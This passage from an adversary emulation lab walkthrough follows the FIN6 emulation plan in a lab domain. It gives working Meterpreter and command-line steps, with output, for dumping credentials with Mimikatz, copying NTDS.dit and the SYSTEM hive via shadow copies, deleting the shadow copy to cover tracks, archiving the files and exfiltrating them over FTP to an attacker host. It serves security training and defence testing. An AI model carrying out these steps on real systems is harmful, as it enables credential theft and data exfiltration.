
The alternative procedure uses the PowerSploit PowerShell module, which contains a PowerShell function called `Get-System`, to also elevate privileges using the same named-pipe impersonation method. However, executing it crashes the Meterpreter shell. As a result, we leave it out of this lab walkthrough.

Step 12: OS Credential Dumping

After gaining elevated access to a target system, FIN6 has been found to dump credentials. The FIN6 Emulation Plan lists three separate procedures through which FIN6 has been reported to dump credentials.

The first procedure performs OS Credential Dumping: LSASS Memory (T1003.001) using Meterpreter's Mimikatz module. Run the following commands from the `meterpreter>` prompt to load the Mimikatz module into the Meterpreter session and then retrieve `wdigest` credentials:

```
load kiwi
creds_all
```



```
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username   Domain  NTLM                              SHA1                              DPAPI
--------   ------  ----                              ----                              -----
TARGETDC$  MAD     0a825a45afd0f00f64f7c7f0c55b85    685014e3ba35eceaf6b3eb288153ef
                   20                                573ff7e8f1
madAdmin   MAD     14db26a5d9d0b70cd6afbee7abff8b    886f66048a093be3cad81c7a75df34    6a7d93d93b9a0cff283335318a10eb
                   47                                aceeca7a4c                        76

wdigest credentials
===================

Username   Domain  Password
--------   ------  --------
(null)     (null)  (null)
TARGETDC$  MAD     70 17 01 96 1e 04 25 d4 e3 3d 11 ba 3d 29 06 69 fb c1 b2 cf a0 07 ef 4c de 08 8d b7 f8 c0 04 5
                   4 5b 62 e8 0a 32 b0 4e 78 68 a9 bb f1 3c b5 f8 4f 1c 14 df 58 1f 3e 4c c9 b9 b1 8e b9 9a 9d 30
                    44 43 d6 86 fa 59 79 52 50 93 94 24 70 b6 06 c8 cc ab 6f a9 c0 07 d6 82 a1 40 51 a9 e8 6f 9c
                   80 b9 9b 85 fd 9f b2 6e 7c 4c d1 17 78 88 ef d5 26 32 66 18 44 35 0b b2 cf c2 da 60 51 5d ad 3
                   2 1f f4 b8 0c eb 7e a5 67 a9 66 7a 3a 9f fd 3e 1f d4 4f 2f 54 fe 06 8d 01 83 12 76 8b 23 53 a9
                    ea 44 6a 1f 63 d8 c8 c9 20 00 b6 1a fa 1c b4 64 d1 92 73 4d 0f 8a 7d 3f 77 74 6b a4 0f 34 bb
                   a7 4e 69 4e c8 f0 20 e0 8d 4e 5b c0 c0 e7 03 04 e0 bb 9b 1e a3 7a ea eb 44 d6 bf 48 1b c8 81 9
                   d e2 c7 c4 76 49 da 27 31 a1 7c 54 88 d5 30 f6 7d 66 ff 4a 10
madAdmin   MAD     ATT&CK

kerberos credentials
====================
```

Figure 30. Dumping credentials using Mimikatz

The second procedure performs OS Credential Dumping: NTDS (T1003.003) by using Metasploit's `psexec_ntdsgrab` module to download copies of the `NTDS.dit` file and the System registry hive. `NTDS.dit` is a database file containing Active Directory data, including usernames and hashed passwords. The `SYSTEM` registry hive and `SYSTEM` configuration file contain information that can be used to crack the passwords stored in `NTDS.dit`.


The Metasploit module can have issues in execution, especially as Windows changes over time. Instead, we'll perform the attack manually, which also gives us the opportunity to better understand the attack.

If you recall from the last step, we escalated our user context to the `NT SYSTEM\AUTHORITY` user, which is the user account with the most permissive access on the system. However, parts of this procedure require that they be run as a regular user in an elevated context to properly work. We can get back to our elevated `madAdmin` user context by migrating to a process that is running in that particular context.

Process migration is a fairly complicated process. Meterpreter makes this very simple and transparent to us though. We'll migrate back to the Word process, as we launched it as an Administrator, using the following command:

```
migrate -N WINWORD.EXE
```

```
      getuid
```



```
meterpreter > migrate -N WINWORD.EXE
[*] Migrating from 5564 to 3356 ...
[*] Migration completed successfully.
meterpreter > getuid
Server username: MAD\madAdmin
meterpreter > 
```

Figure 31. Migrating to the Word process


We see that we are back to the `MAD\madAdmin` user. From here, we can proceed with the credential access procedure. From the `meterpreter>` prompt, drop into a Command Prompt shell:

```
      shell
```

The first thing we do is create a Volume Shadow Copy of the `C:` drive. A Volume Shadow Copy is a snapshot of a set of files, which can be accessed to copy files even when the originals are currently being used by Windows. We do this using the Volume Shadow Copy Service:

```
      vssadmin create shadow /for=C:
```

Take note of the Shadow Copy ID and Shadow Copy Name as we'll need them for the next commands.



```
meterpreter > shell
Process 624 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\madAdmin\Desktop>vssadmin create shadow /for=C:
vssadmin create shadow /for=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Successfully created shadow copy for 'C:\'
    Shadow Copy ID: {86bab7ad-167c-4c19-9051-cec9cb223742}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1

C:\Users\madAdmin\Desktop>
```


Figure 32. Creating a Volume Shadow Copy

Now, copy the `NTDS.dit` file from the Shadow Copy to the `C:\Users\Public directory`, with a prefix for easy identification. Make sure to replace the placeholder with the value we just noted.

```
      copy <shadow_copy_name>\windows\ntds\ntds.dit
C:\Users\Public\ad_ntds.dit
```

We also copy the `SYSTEM` registry hive and `SYSTEM` configuration file to the same directory, again with the same prefix as before. As before, replace the placeholder with the Shadow Copy Name we noted.

```
      reg SAVE HKLM\SYSTEM C:\Users\Public\ad_SYS_reg
      copy <shadow_copy_name>\windows\system32\config\SYSTEM
C:\Users\Public\ad_SYSTEM_cfg
```




```
C:\Users\madAdmin\Desktop>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy
1\windows\ntds\ntds.dit C:\Users\Public\ad_ntds.dit
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\ntds\ntds.dit C:
\Users\Public\ad_ntds.dit
        1 file(s) copied.

C:\Users\madAdmin\Desktop>reg SAVE HKLM\SYSTEM C:\Users\Public\ad_SYS_reg
reg SAVE HKLM\SYSTEM C:\Users\Public\ad_SYS_reg
The operation completed successfully.

C:\Users\madAdmin\Desktop>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy
1\windows\system32\config\SYSTEM C:\Users\Public\ad_SYSTEM_cfg
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\
SYSTEM C:\Users\Public\ad_SYSTEM_cfg
        1 file(s) copied.
```

Figure 33. Saving `NTDS.dit` and `SYSTEM` files

We'll extract these files in a later step. For now, we'll delete the Shadow Volume Copy we created to erase some of our tracks. Replace the placeholder value in the command below with the Volume Copy ID noted earlier:

```
      vssadmin delete shadows /shadow=<volume_shadow_id> /Quiet
```




```
C:\Users\madAdmin\Desktop>vssadmin delete shadows /shadow={86bab7ad-167c-4c19
-9051-cec9cb223742} /Quiet
vssadmin delete shadows /shadow={86bab7ad-167c-4c19-9051-cec9cb223742} /Quiet
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.
```

Figure 34. Deleting Shadow Copy

Step 13: Archive Collected Data: Archive via Utility

After completing their discovery and collection activities, FIN6 archives all their collected data using a renamed command-line version of 7-Zip in preparation for exfiltration (T1560.001).

```
        cd C:\Users\Public
        7.exe a -mx3 ad.7z ad_*
```




```
C:\Users\madAdmin\Desktop>cd C:\Users\Public
cd C:\Users\Public

C:\Users\Public>7.exe a -mx3 ad.7z ad_*
7.exe a -mx3 ad.7z ad_*

7-Zip 19.00 (x64) : Copyright (c) 1999-2018 Igor Pavlov : 2019-02-21

Scanning the drive:
3 files, 49602560 bytes (48 MiB)

Creating archive: ad.7z

Add new data to archive: 3 files, 49602560 bytes (48 MiB)


Files read from disk: 3
Archive size: 5357751 bytes (5233 KiB)
Everything is Ok

C:\Users\Public>
```

Figure 35. Archiving collected files with 7-Zip

Step 14: Exfiltration Over Web Service

The last task in the CTID FIN6 Emulation Plan is to exfiltrate the collected data. At the time of creating this lab, the Emulation Plan called for the use of `Plink.exe` to perform the exfiltration; however, the plan did not clarify how to perform the file transfer. Instead of simply using the provided Alternative Procedure, we can use this as an exercise to examine existing Cyber Threat Intelligence to determine a procedure that allows for a more faithful emulation.

The IBM X-Force Exchange report found here indicates that FIN6 has used FTP to exfiltrate data to their systems.



FIN6 Financial Crime Actor

x-force threat-actor

Public Collection | 6 Followers | TLP: WHITE

TTPs


- Attacks on Point-of-Sale (PoS) terminal systems.
- In-depth reconnaissance of targets.
- Credential theft, especially to move laterally within the victimized networks.
- Spear phishing attacks.
- Use of legitimate and penetration-testing tools, including PuTTY's PLink and the Metasploit framework.
- SSH access to backdoors implanted in victimized networks.
- Exfiltration of stolen credit card data over FTP or public file sharing services via a staging system planted in the victimized network.
- Exploitation of 0-day vulnerabilities.
- Spread malware through phishing as well as exploit kits.

Figure 36. IBM X-Force Exchange Report

With this knowledge, we can proceed with exfiltration, but this time using FTP.

The first thing we need to do is TO set up an FTP server on the `attackerVM` host. Go back to the terminal tab that was used to run the Python3 HTTP Server. Terminate the server by typing `Ctrl + c`. We will now use a Python3 FTP module to run an FTP server on the `attackerVM`:

```
            sudo python3 -m pyftpdlib -w -p21 -d
/home/attacker/AdversaryEmulation/labs/lab_1.3 -u ftpuser -P ftppass
```




```
┌──(attacker㉿attackerVM)-[~]
└─$ sudo python3 -m pyftpdlib -w -p21 -d /home/attacker/AdversaryEmulation/labs/lab_1
.3 -u ftpuser -P ftppass
[sudo] password for attacker:
[I 2021-11-09 11:37:59] >>> starting FTP server on 0.0.0.0:21, pid=1550 <<<
[I 2021-11-09 11:37:59] concurrency model: async
[I 2021-11-09 11:37:59] masquerade (NAT) address: None
[I 2021-11-09 11:37:59] passive ports: None
```

Figure 37. Starting the Python3 FTP server

With the FTP server set up, we can go back to our Meterpreter tab to upload the archive file using FTP.

One thing to note is that the Windows FTP client is interactive. Due to the nature of the Meterpreter reverse shell, we are not able to interact with an interactive prompt. Instead, we need to write all the FTP commands we wish to run to a file, and then run the FTP client in non-interactive mode by passing it the file we just wrote. To write the file from a non-interactive prompt, run the following commands, replacing the IP placeholder with the appropriate value:

```
echo open {attackerVM_ip_address}> ftp.txt
echo ftpuser>> ftp.txt
echo ftppass>> ftp.txt
echo put ad.7z>> ftp.txt
echo bye>> ftp.txt
```




```
C:\Users\Public>echo open 192.168.57.100> ftp.txt
echo open 192.168.57.100> ftp.txt

C:\Users\Public>echo ftpuser>> ftp.txt
echo ftpuser>> ftp.txt

C:\Users\Public>echo ftppass>> ftp.txt
echo ftppass>> ftp.txt

C:\Users\Public>echo put ad.7z>> ftp.txt
echo put ad.7z>> ftp.txt

C:\Users\Public>echo bye>> ftp.txt
echo bye>> ftp.txt

C:\Users\Public>type ftp.txt
type ftp.txt
open 192.168.57.100
ftpuser
ftppass
put ad.7z
bye

C:\Users\Public>
```

Figure 38. Preparing text file for a non-interactive FTP session

Finally, we can run the FTP client by passing in our text file with commands:


```
ftp -s:ftp.txt
```



```
C:\Users\Public>ftp -s:ftp.txt
ftp -s:ftp.txt
open 192.168.57.100
Log in with USER and PASS first.
User (192.168.57.100:(none)):

put ad.7z
bye

C:\Users\Public>
```

Figure 39. Performing FTP file transfer

Let’s go back to the FTP terminal tab and terminate the server with `Ctrl+c` as we no longer need it. Listing the contents of our lab folder, we can see that the file we uploaded is now present on the `attackerVM`.



```
┌──(attacker㉿attackerVM)-[~/AdversaryEmulation/labs/lab_1.3]
└─$ ls
ad.7z  gitkeep  msf.docm

┌──(attacker㉿attackerVM)-[~/AdversaryEmulation/labs/lab_1.3]
└─$ 
```

Figure 40. Successful upload

That brings us to the end of the emulation plan and the lab. Congratulations, you’ve successfully performed an Adversary Emulation Exercise!

Lab Summary

During this lab we performed an Adversary Emulation exercise by following the CTID FIN6 emulation plan.

Some key take-aways from this lab are:

- Emulation plans often don't contain procedures across the entire Adversary kill chain, and those gaps need to be filled in.
- Emulation plans capture adversary behaviors up to a specific point in time, as they are built from existing CTI. As such, some procedures may no longer work correctly at a later period. In such cases, alternative techniques and procedures may need to be developed from available CTI.
- With a defined sequence of techniques and procedures, we are now able to repeat this Adversary Emulation exercise as often as we would like to test defensive capabilities.

We had some minimal exposure to using CTI to develop emulation plans in this lab. We'll be exploring that concept in much greater detail in the upcoming modules.